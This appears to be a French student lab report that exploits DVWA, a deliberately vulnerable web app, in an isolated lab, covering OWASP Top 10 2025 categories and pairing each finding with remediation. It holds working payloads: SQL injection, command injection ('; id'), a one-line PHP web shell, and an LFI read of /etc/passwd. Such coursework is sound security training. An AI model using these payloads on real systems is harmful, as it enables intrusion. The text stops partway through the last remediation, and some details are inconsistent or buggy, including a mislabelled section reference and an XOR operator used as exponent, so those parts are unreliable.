Cyberdéfense et Sécurité Offensive

ÉVALUATION DE VULNÉRABILITÉS DVWA

OWASP Top 10 : 2025
Évaluation de Sécurité
Damn Vulnerable Web Application

Analyse des Vulnérabilités Web Critiques
et Démonstration des Techniques d'Exploitation

Équipe de Réalisation :

Yasser Bella

Oussama El Habti

Salma El Habti

Filière : IDRS — Infrastructure Digitale Réseau et Sécurité

Année Universitaire : 2025 – 2026

Ubuntu Server 25.04 • Docker • MariaDB
Firefox DevTools • cURL • crackstation.net

Table des matières

1 Introduction et Objectifs **1**
1.1 Contexte de l'Évaluation . . . 1
1.2 Objectifs de Sécurité . . . 1
1.3 Méthodologie . . . 2

2 Architecture Réseau et Infrastructure **3**
2.1 Topologie Logique . . . 3
2.2 Plan d'Adressage IP . . . 3
2.3 Segmentation Réseau . . . 4
2.3.1 Zone WAN (192.168.100.0/24) . . . 4
2.3.2 Zone DMZ (192.168.10.0/24) . . . 4
2.3.3 Zone LAN (192.168.20.0/24) . . . 4

3 Déploiement et Configuration DVWA **5**
3.1 Sélection de l'Image Docker . . . 5
3.2 Déploiement Docker . . . 5
3.2.1 Lanceurs du Conteneur . . . 5
3.2.2 Vérification du Déploiement . . . 5
3.3 Accès à DVWA . . . 6
3.4 Initialisation de la Base de Données . . . 6

4 Identification et Exploitation des Vulnérabilités OWASP Top 10 : 2025 **7**
4.1 Résumé des Attaques Exécutées . . . 7
4.2 A05 : Injection - SQL Injection . . . 7
4.2.1 Description de la Vulnérabilité . . . 7
4.2.2 Étapes d'Exploitation . . . 8
4.2.3 Résultats Observés . . . 8
4.2.4 Impact de Sécurité . . . 8
4.2.5 Screenshot . . . 8
4.2.6 Remédiation . . . 9
4.3 A05 : Injection - Command Injection . . . 9
4.3.1 Description . . . 9
4.3.2 Exploitation . . . 9
4.3.3 Résultats . . . 9
4.3.4 Impact . . . 10
4.3.5 Screenshot . . . 10
4.3.6 Remédiation . . . 10

4.4 A07 : Authentication Failures - Brute Force Login . . . 11
4.4.1 Description . . . 11
4.4.2 Exploitation . . . 11
4.4.3 Résultats . . . 11
4.4.4 Impact . . . 11
4.4.5 Screenshot . . . 12
4.4.6 Remédiation . . . 12
4.5 A08 : Software or Data Integrity - File Upload . . . 12
4.5.1 Description . . . 13
4.5.2 Exploitation . . . 13
4.5.3 Résultats . . . 13
4.5.4 Exécution de Commandes . . . 13
4.5.5 Impact . . . 13
4.5.6 Screenshot . . . 14
4.5.7 Remédiation . . . 14
4.6 A04 : Cryptographic Failures - Weak Session IDs . . . 15
4.6.1 Description . . . 15
4.6.2 Analyse . . . 15
4.6.3 Résultats . . . 15
4.6.4 Impact . . . 15
4.6.5 Screenshots . . . 16
4.6.6 Remédiation . . . 16
4.7 A02 : Security Misconfiguration - Default Credentials . . . 16
4.7.1 Description . . . 16
4.7.2 Exploitation . . . 16
4.7.3 Résultats . . . 17
4.7.4 Impact . . . 17
4.7.5 Screenshot . . . 17
4.7.6 Remédiation . . . 17
4.8 A01 : Broken Access Control - Local File Inclusion . . . 18
4.8.1 Description . . . 18
4.8.2 Exploitation . . . 18
4.8.3 Résultats . . . 18
4.8.4 Impact . . . 18
4.8.5 Screenshot . . . 19
4.8.6 Remédiation . . . 19
4.9 A10 : Mishandling of Exceptional Conditions - Error Disclosure . . . 19
4.9.1 Description . . . 19
4.9.2 Exploitation . . . 19
4.9.3 Informations Divulguées . . . 20
4.9.4 Impact . . . 20
4.9.5 Screenshot . . . 20
4.9.6 Remédiation . . . 20

5 Résumé Consolidé des Vulnérabilités 22
5.1 Tableau de Synthèse OWASP Top 10 : 2025 . . . 22

5.2 Statistiques des Attaques 22

6 Conclusion **23**

6.1 Résultats Clés 23

6.2 Leçons Apprises 23

6.3 Recommandation Finale 23

Table des figures

4.1 SQL Injection - Message d'erreur MariaDB 8
4.2 Command Injection - Exécution de Commandes Système 10
4.3 Brute Force - Multiples Tentatives de Login Acceptées 12
4.4 File Upload - Web Shell Uploadé avec Succès 14
4.5 Cookies Session - Vue 1 16
4.6 Connexion avec Identifiants par Défaut 17
4.7 Local File Inclusion - Fichier /etc/passwd Exposé 19
4.8 Message d'Erreur SQL Détaillé 20

Liste des tableaux

2.1 Inventaire des Machines de Test 3
2.2 Plan d'Adressage IP 3

3.1 Comparaison des Images DVWA 5

4.1 Récapitulatif des Attaques Documentées 7
4.2 Analyse des Cookies DVWA 15

5.1 Synthèse OWASP Top 10 : 2025 - Résultats d'Évaluation 22

Chapitre 1

Introduction et Objectifs

1.1 Contexte de l'Évaluation

Ce rapport documente une évaluation de sécurité complète de l'application Damn Vulnerable Web Application (DVWA) v1.10, déployée dans une infrastructure de laboratoire segmentée. L'objectif principal est de démontrer les vulnérabilités présentes dans la liste OWASP Top 10 : 2025 et de valider l'efficacité des techniques de détection et d'exploitation.

L'évaluation a été réalisée dans un environnement contrôlé, incluant :

- Une architecture réseau segmentée (WAN/DMZ/LAN) protégée par un pare-feu pfSense
- Un serveur Web vulnérable (DVWA) déployé dans la DMZ via conteneurisation Docker
- Une machine attaquante (Parrot Security OS) simulant une menace externe
- Des systèmes de détection d'intrusion (Snort, pfBlockerNG)

1.2 Objectifs de Sécurité

L'évaluation vise à atteindre les objectifs suivants :

1. **Identification :** Découvrir et documenter les vulnérabilités OWASP Top 10 présentes dans DVWA
2. **Exploitation :** Démontrer pratiquement chaque vulnérabilité via des attaques contrôlées
3. **Analyse :** Évaluer l'impact de chaque vulnérabilité sur la sécurité globale de l'application
4. **Remédiation :** Proposer des solutions correctives pour éliminer ou atténuer les risques

1.3 Méthodologie

La démarche suivie respecte les standards de l'industrie :

Reconnaissance : Identification des surfaces d'attaque exposées

Énumération : Détection des services et versions

Exploitation : Démonstration pratique de l'accès non autorisé

Post-Exploitation : Analyse des conséquences de chaque compromission

Documentation : Enregistrement détaillé avec preuves (screenshots)

Chapitre 2

Architecture Réseau et Infrastructure

2.1 Topologie Logique

L'infrastructure de test est basée sur une architecture défense-en-profondeur, avec segmentation stricte :

Machine	Rôle	Zone	OS
pfSense-Firewall	Routeur / Pare-feu	WAN/DMZ/LAI	pfSense 2.8.0
ubuntuserver	Serveur Web (DVWA)	DMZ	Ubuntu 25.04
Parrot Security	Machine Attaquante	WAN	Parrot Security OS

Tab. 2.1 : Inventaire des Machines de Test

2.2 Plan d'Adressage IP

Machine	Adresse IP	Passerelle
pfSense (WAN)	192.168.100.6	192.168.100.2
pfSense (DMZ)	192.168.10.1	N/A
Ubuntu DMZ	192.168.10.100	192.168.10.1
Parrot Security	192.168.100.150	192.168.100.2

Tab. 2.2 : Plan d'Adressage IP

2.3 Segmentation Réseau

2.3.1 Zone WAN (192.168.100.0/24)

- **Rôle :** Réseau externe, point d'entrée pour les attaquants
- **Politiques :** Tout trafic entrant bloqué par défaut
- **Machines :** Parrot Security (attaquant), Interface WAN de pfSense

2.3.2 Zone DMZ (192.168.10.0/24)

- **Rôle :** Zone tampon pour services exposés publiquement
- **Politiques :** Trafic WAN autorisé sur ports 80, 139, 445 uniquement
- **Machines :** Ubuntu Server (DVWA, Docker)
- **Isolation :** Strictement isolée du LAN par pfSense

2.3.3 Zone LAN (192.168.20.0/24)

- **Rôle :** Réseau interne sécurisé (non utilisé dans ce TP)
- **Politiques :** Aucun trafic direct depuis WAN/DMZ autorisé

Chapitre 3

Déploiement et Configuration DVWA

3.1 Sélection de l'Image Docker

Trois images Docker DVWA ont été évaluées :

Image	Avantages	Inconvénients
`ghcr.io/digininj`	Open source, à jour	MySQL externe requis
`vulnerables/web-dvwa`	MySQL inclus, simple	SÉLECTIONNÉ
`dvwa/official`	Contrôle précis	Authentification requise

Tab. 3.1 : Comparaison des Images DVWA

Décision : L'image `vulnerables/web-dvwa` a été sélectionnée car elle inclut MariaDB en bundle, éliminant les problèmes de connectivité base de données.

3.2 Déploiement Docker

3.2.1 Lanceurs du Conteneur

```
$ sudo docker run -d \
--restart=unless-stopped \
-p 8080:80 \
--name dvwa \
vulnerables/web-dvwa

73c52c0ee9a905edc8aeeb6b6e8794444766b33d2f36df34e543b7e0a3662b1c
```

Listing 3.1: Démarrage du Conteneur DVWA

3.2.2 Vérification du Déploiement

```
$ sudo docker ps | grep dvwa

CONTAINER ID   IMAGE                       STATUS       PORTS
73c52c0ee9a9   vulnerables/web-dvwa        Up 6 hours
   0.0.0.0:8080->80/tcp
```

Listing 3.2: Vérification du Conteneur

3.3 Accès à DVWA

- **URL :** `http://192.168.10.100:8080/`
- **Identifiants par défaut :**
  - Username : `admin`
  - Password : `password`
- **Niveau de sécurité :** Défini à **"LOW"** pour maximiser les vulnérabilités exposées

3.4 Initialisation de la Base de Données

Lors du premier accès, DVWA affiche une page de configuration. Le bouton *"Create / Reset Database"* initialise les tables utilisateurs et données de test.

Chapitre 4

Identification et Exploitation des Vulnérabilités OWASP Top 10 : 2025

4.1 Résumé des Attaques Exécutées

Un total de **14 attaques réussies** ont été documentées couvrant **7 catégories OWASP Top 10**.

ID	Catégorie OWASP	Attaque	Status
A01	Broken Access Control	File Inclusion (LFI)	
A02	Security Misconfiguration	Default Credentials	
A04	Cryptographic Failures	Weak Session IDs	
A05	Injection	SQL Injection	
		Command Injection	
A07	Authentication Failures	Brute Force Login	
A08	File Upload	Web Shell Upload	
A10	Error Message Disclosure	SQL Error Disclosure	

Tab. 4.1 : Récapitulatif des Attaques Documentées

4.2 A05 : Injection - SQL Injection

4.2.1 Description de la Vulnérabilité

SQL Injection est une technique d'attaque qui consiste à injecter du code SQL malveillant dans les paramètres d'une application pour manipuler les requêtes de la base de données.

4.2.2 Étapes d'Exploitation

1. Accéder à : **Vulnerabilities → SQL Injection**
2. Entrer la charge utile dans le champ *User ID* :

```
' OR '1'='1' --
```

Listing 4.1: Payload SQL Injection

3. Cliquer sur **Submit**

4.2.3 Résultats Observés

Réponse de l'Application :

```
You have an error in your SQL syntax; check the manual that corresponds
to your MariaDB server version for the right syntax to use near ''' at line 1
```

Listing 4.2: Message d'erreur révélateur

Informations Divulguées :

- Type de base de données : **MariaDB**
- Détails de la requête SQL malformée
- Structure de la requête vulnérable

4.2.4 Impact de Sécurité

CRITICITÉ : CRITIQUE

- **Confidentialité :** CRITIQUE - Accès à tous les enregistrements base de données
- **Intégrité :** CRITIQUE - Modification/suppression de données possibles
- **Disponibilité :** CRITIQUE - Suppression complète de la base de données
- **CVSS v3.1 :** 9.8 (Critique)

4.2.5 Screenshot




Fig. 4.1 : SQL Injection - Message d'erreur MariaDB

4.2.6 Remédiation

```php
// VULNÉRABLE (À NE PAS UTILISER)
$query = "SELECT * FROM users WHERE id = " . $_GET['id'];

// SÉCURISÉ (Utiliser toujours les prepared statements)
$stmt = $mysqli->prepare("SELECT * FROM users WHERE id = ?");
$stmt->bind_param("i", $_GET['id']);
$stmt->execute();
$result = $stmt->get_result();
```

Listing 4.3: Requête Sécurisée avec Prepared Statements

4.3 A05 : Injection - Command Injection

4.3.1 Description

Command Injection permet d'exécuter des commandes système arbitraires en exploitant un champ de saisie qui ne valide pas les d limiteurs de commande.

4.3.2 Exploitation

1. Accéder à : **Vulnerabilities → Command Injection**
2. Entrer l'adresse IP : `8.8.8.8`
3. Ajouter la commande à chaîner : `; id`
4. Charge utile complète : `8.8.8.8; id`

4.3.3 Résultats

```
PING 8.8.8.8 (8.8.8.8): 56 data bytes
64 bytes from 8.8.8.8: icmp_seq=0 ttl=126 time=353.420 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=126 time=24.713 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=126 time=22.696 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=126 time=23.053 ms
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Listing 4.4: Résultat de Command Injection

4.3.4 Impact

CRITICITÉ : CRITIQUE

Accès Système Complet : Attaquant exécute des commandes avec les privilèges du serveur web (www-data). Possibilité complète de compromission du système (installation de backdoors, vol de données, DoS).

4.3.5 Screenshot




Fig. 4.2 : Command Injection - Exécution de Commandes Système

4.3.6 Remédiation

```php
// VULNÉRABLE
exec("ping -c 4 " . $_GET['ip']);

// SÉCURISÉ - Utiliser escapeshellarg()
$ip = escapeshellarg($_GET['ip']);
exec("ping -c 4 " . $ip);

// MIEUX ENCORE - Whitelist
$allowed_ips = array('8.8.8.8', '8.8.4.4');
if (in_array($_GET['ip'], $allowed_ips)) {
    exec("ping -c 4 " . escapeshellarg($_GET['ip']));
}
```

Listing 4.5: Protection contre Command Injection

4.4 A07 : Authentication Failures - Brute Force Login

4.4.1 Description

L'absence de mécanisme de verrouillage de compte ou de limitation de débit permet les attaques par force brute illimitées contre les identifiants.

4.4.2 Exploitation

1. Accéder au formulaire de login DVWA
2. Tenter plusieurs combinaisons de mots de passe :
   - `admin` / `admin` → Échoue
   - `admin` / `password` → **SUCCÈS**
3. Aucun message d'erreur "Compte verrouillé"
4. Aucun délai progressif entre les tentatives

4.4.3 Résultats

Observation Critique : Après 10+ tentatives échouées, l'application continue d'accepter les tentatives de login sans aucune restriction. Cela démontre l'absence totale de protection anti-brute-force.

4.4.4 Impact

CRITICITÉ : HAUTE

- Attaquant peut automatiser les tentatives de crack de mots de passe
- Efficace contre les mots de passe faibles ou courants
- Aucune détection d'attaque possible (pas de logs d'alerte)

4.4.5 Screenshot




Fig. 4.3 : Brute Force - Multiples Tentatives de Login Acceptées

4.4.6 Remédiation

```php
// Enregistrer les tentatives échouées
function log_failed_attempt($username, $ip) {
    // Incrémenter compteur dans Redis/Memcache
    $key = "failed_login:{$username}:{$ip}";
    $redis->incr($key);
    $redis->expire($key, 900); // 15 minutes

    // Vérifier le seuil
    if ($redis->get($key) >= 5) {
        throw new Exception("Trop de tentatives. Compte verrouillé
            15 min.");
    }
}

// Ajouter délai progressif
usleep(($failed_attempts ^ 2) * 1000000); // 1, 4, 9... secondes
```

Listing 4.6: Implémentation de Protection Anti-Brute-Force

4.5 A08 : Software or Data Integrity - File Upload

4.5.1 Description

L'absence de validation stricte des fichiers uploadés permet l'insertion de code exécutable sur le serveur, conduisant à une compromission complète.

4.5.2 Exploitation

1. Créer un fichier PHP malveillant :

```php
<?php system($_GET['cmd']); ?>
```

Listing 4.7: Web Shell PHP

2. Accéder à : **Vulnerabilities → File Upload**
3. Sélectionner le fichier `shell.php`
4. Cliquer **Upload**

4.5.3 Résultats

```
../../hackable/uploads/shell.php successfully uploaded!
```

Listing 4.8: Confirmation d'Upload Réussi

4.5.4 Exécution de Commandes

Accéder à l'URL : `http://192.168.10.100:8080/DVWA/uploads/shell.php?cmd=whoami`
Résultat : `www-data` — Exécution en tant que serveur web confirmée.

4.5.5 Impact

CRITICITÉ : CRITIQUE

- Exécution de code arbitrary au niveau système
- Installation de backdoors persistants
- Vol de données confidentielles
- Compromission complète du serveur

4.5.6 Screenshot




Fig. 4.4 : File Upload - Web Shell Uploadé avec Succès

4.5.7 Remédiation

```php
// Whitelist d'extensions autorisées
$allowed = array('jpg', 'jpeg', 'png', 'gif', 'pdf');
$filename = basename($_FILES['file']['name']);
$ext = strtolower(pathinfo($filename, PATHINFO_EXTENSION));

if (!in_array($ext, $allowed)) {
    die("Extension de fichier non autorisée!");
}

// Vérifier le type MIME
$finfo = finfo_open(FILEINFO_MIME_TYPE);
$mime = finfo_file($finfo, $_FILES['file']['tmp_name']);
$allowed_mimes = array('image/jpeg', 'image/png', 'image/gif',
    'application/pdf');

if (!in_array($mime, $allowed_mimes)) {
    die("Type MIME non autorisé!");
}

// Stocker EN DEHORS du répertoire web
$upload_dir = '/var/uploads/secure/'; // Hors de /var/www/html
move_uploaded_file($_FILES['file']['tmp_name'],
$upload_dir . uniqid() . '.' . $ext);
```

Listing 4.9: Upload Sécurisé

4.6 A04 : Cryptographic Failures - Weak Session IDs

4.6.1 Description

Les identifiants de session sont générés de manière prévisible (simples nombres entiers), permettant le hijacking de sessions par prédiction.

4.6.2 Analyse

1. Ouvrir les **Outils Développeur (F12)**
2. Naviguer vers **Application → Cookies**
3. Observer les valeurs de cookies

4.6.3 Résultats

Cookies Observés :

Nom du Cookie	Valeur	Sécurité
`dvwaSession`	`3`	[!] Prévisible
`PHPSESSID`	`4ca5feac5b5a...`	[!] MD5
`Security`	`low`	[!] Public

Tab. 4.2 : Analyse des Cookies DVWA

Problèmes Identifiés :


- **dvwaSession = 3 :** Nombre séquentiel prévisible (3 → 4 → 5)
- **PHPSESSID :** Hash MD5 cryptographiquement faible
- `Security` exposé en clair dans le cookie

4.6.4 Impact

CRITICITÉ : HAUTE

Attaquant peut prédire les session IDs d'autres utilisateurs et accéder à leurs comptes sans connaître les mots de passe.

4.6.5 Screenshots



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
dvwaSession	3	192.168.100.6	/vulnerabilities...	Session	12	false	false	None	Sun, 05 Apr 2026 01:...
PHPSESSID	4ca3feac5b5ad...	192.168.100.6	/	Session	41	false	false	None	Sun, 05 Apr 2026 01:...
security	low	192.168.100.6	/	Session	11	false	false	None	Sun, 05 Apr 2026 01:...

Fig. 4.5 : Cookies Session - Vue 1

4.6.6 Remédiation

```php
// MAUVAISE PRATIQUE (À ÉVITER)
$_SESSION['id'] = rand(1, 1000000);

// BONNE PRATIQUE
$session_id = bin2hex(random_bytes(32)); // 64 caractères hex
session_id($session_id);
session_start();

// En PHP 7.1+, utiliser directement:
session_start([
'name' => 'SECURE_PHPSESSID',
'cookie_lifetime' => 3600,
'cookie_httponly' => true,
'cookie_secure' => true,  // HTTPS uniquement
'cookie_samesite' => 'Strict'
]);
```

Listing 4.10: Génération Sécurisée de Session IDs

4.7 A02 : Security Misconfiguration - Default Credentials

4.7.1 Description

L'application DVWA est livrée avec des identifiants par défaut bien connus, jamais changés après installation.

4.7.2 Exploitation

1. Accéder à `http://192.168.10.100:8080/`
2. Entrer :
   - Username : `admin`
   - Password : `password`

3. Cliquer **Login**

4.7.3 Résultats

Accès immédiat à l'application avec privilèges administrateur.

Ces identifiants sont publiquement documentés sur tous les guides DVWA. Il n'y a aucun MFA, aucune vérification additionnelle.

4.7.4 Impact

CRITICITÉ : CRITIQUE

Accès complet à l'application en quelques secondes, sans aucun contournement technique requis.

4.7.5 Screenshot




Fig. 4.6 : Connexion avec Identifiants par Défaut

4.7.6 Remédiation

1. **Changer les identifiants par défaut** lors de l'installation
2. **Appliquer une politique de mots de passe forts :**

- Minimum 12 caractères
- Mélange de majuscules, minuscules, chiffres et symboles

3. **Implémenter MFA (Multi-Factor Authentication)**
4. **Logs de connexion** pour auditer les accès

4.8 A01 : Broken Access Control - Local File Inclusion

4.8.1 Description

Path Traversal (traversée de répertoires) permet d'accéder à des fichiers en dehors du répertoire web autorisé, notamment les fichiers système.

4.8.2 Exploitation

1. Accéder à : **Vulnerabilities → File Inclusion**
2. Modifier l'URL pour traverser les répertoires :

```
http://192.168.10.100:8080/vulnerabilities/fi/?page=/etc/passwd
```

Listing 4.11: URL modifiée

4.8.3 Résultats

Le fichier /etc/passwd est affiché directement :

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

Listing 4.12: Contenu de /etc/passwd divulgué

4.8.4 Impact

CRITICITÉ : HAUTE

- Divulgation de la structure système
- Énumération de comptes utilisateurs
- Base pour attaques de post-exploitation

4.8.5 Screenshot




Fig. 4.7 : Local File Inclusion - Fichier /etc/passwd Exposé

4.8.6 Remédiation

```php
// VULNÉRABLE
include($_GET['page'] . '.php');

// SÉCURISÉ - Whitelist
$allowed_pages = array('home', 'about', 'contact', 'products');
$page = basename($_GET['page']); // Supprime ../

if (in_array($page, $allowed_pages)) {
    include(__DIR__ . '/pages/' . $page . '.php');
} else {
    include(__DIR__ . '/pages/error.php');
}

// ALTERNATIVE - Utiliser un système de templates
// $smarty = new Smarty();
// $smarty->display('templates/' . $page . '.tpl');
```

Listing 4.13: Protection contre Path Traversal

4.9 A10 : Mishandling of Exceptional Conditions - Error Disclosure

4.9.1 Description

Les messages d'erreur détaillés exposent des informations sensibles sur la structure et les technologies utilisées.

4.9.2 Exploitation

La tentative SQL Injection précédente (Section 4.3) a déjà révélé le message d'erreur MariaDB :

```
You have an error in your SQL syntax; check the manual that
   corresponds
to your MariaDB server version for the right syntax to use near '''
   at line 1
```

Listing 4.14: Message d'Erreur Divulgué

4.9.3 Informations Divulguées

- **Database Type :** MariaDB (spécifique, pas MySQL générique)
- **SQL Structure :** Révèle le format de la requête vulnérable
- **Syntaxe Details :** Aide à affiner les payloads d'exploitation

4.9.4 Impact

CRITICITÉ : MOYENNE

Fournit des indices importants pour des attaques plus ciblées.

4.9.5 Screenshot




Fig. 4.8 : Message d'Erreur SQL Détaillé

4.9.6 Remédiation

```php
// VULNÉRABLE - Messages détaillés à l'utilisateur
try {
    $result = $mysqli->query($sql);
} catch (Exception $e) {
    echo "Erreur: " . $e->getMessage(); // JAMAIS FAIRE CECI!
}

// SÉCURISÉ - Logs serveur, message générique à l'utilisateur
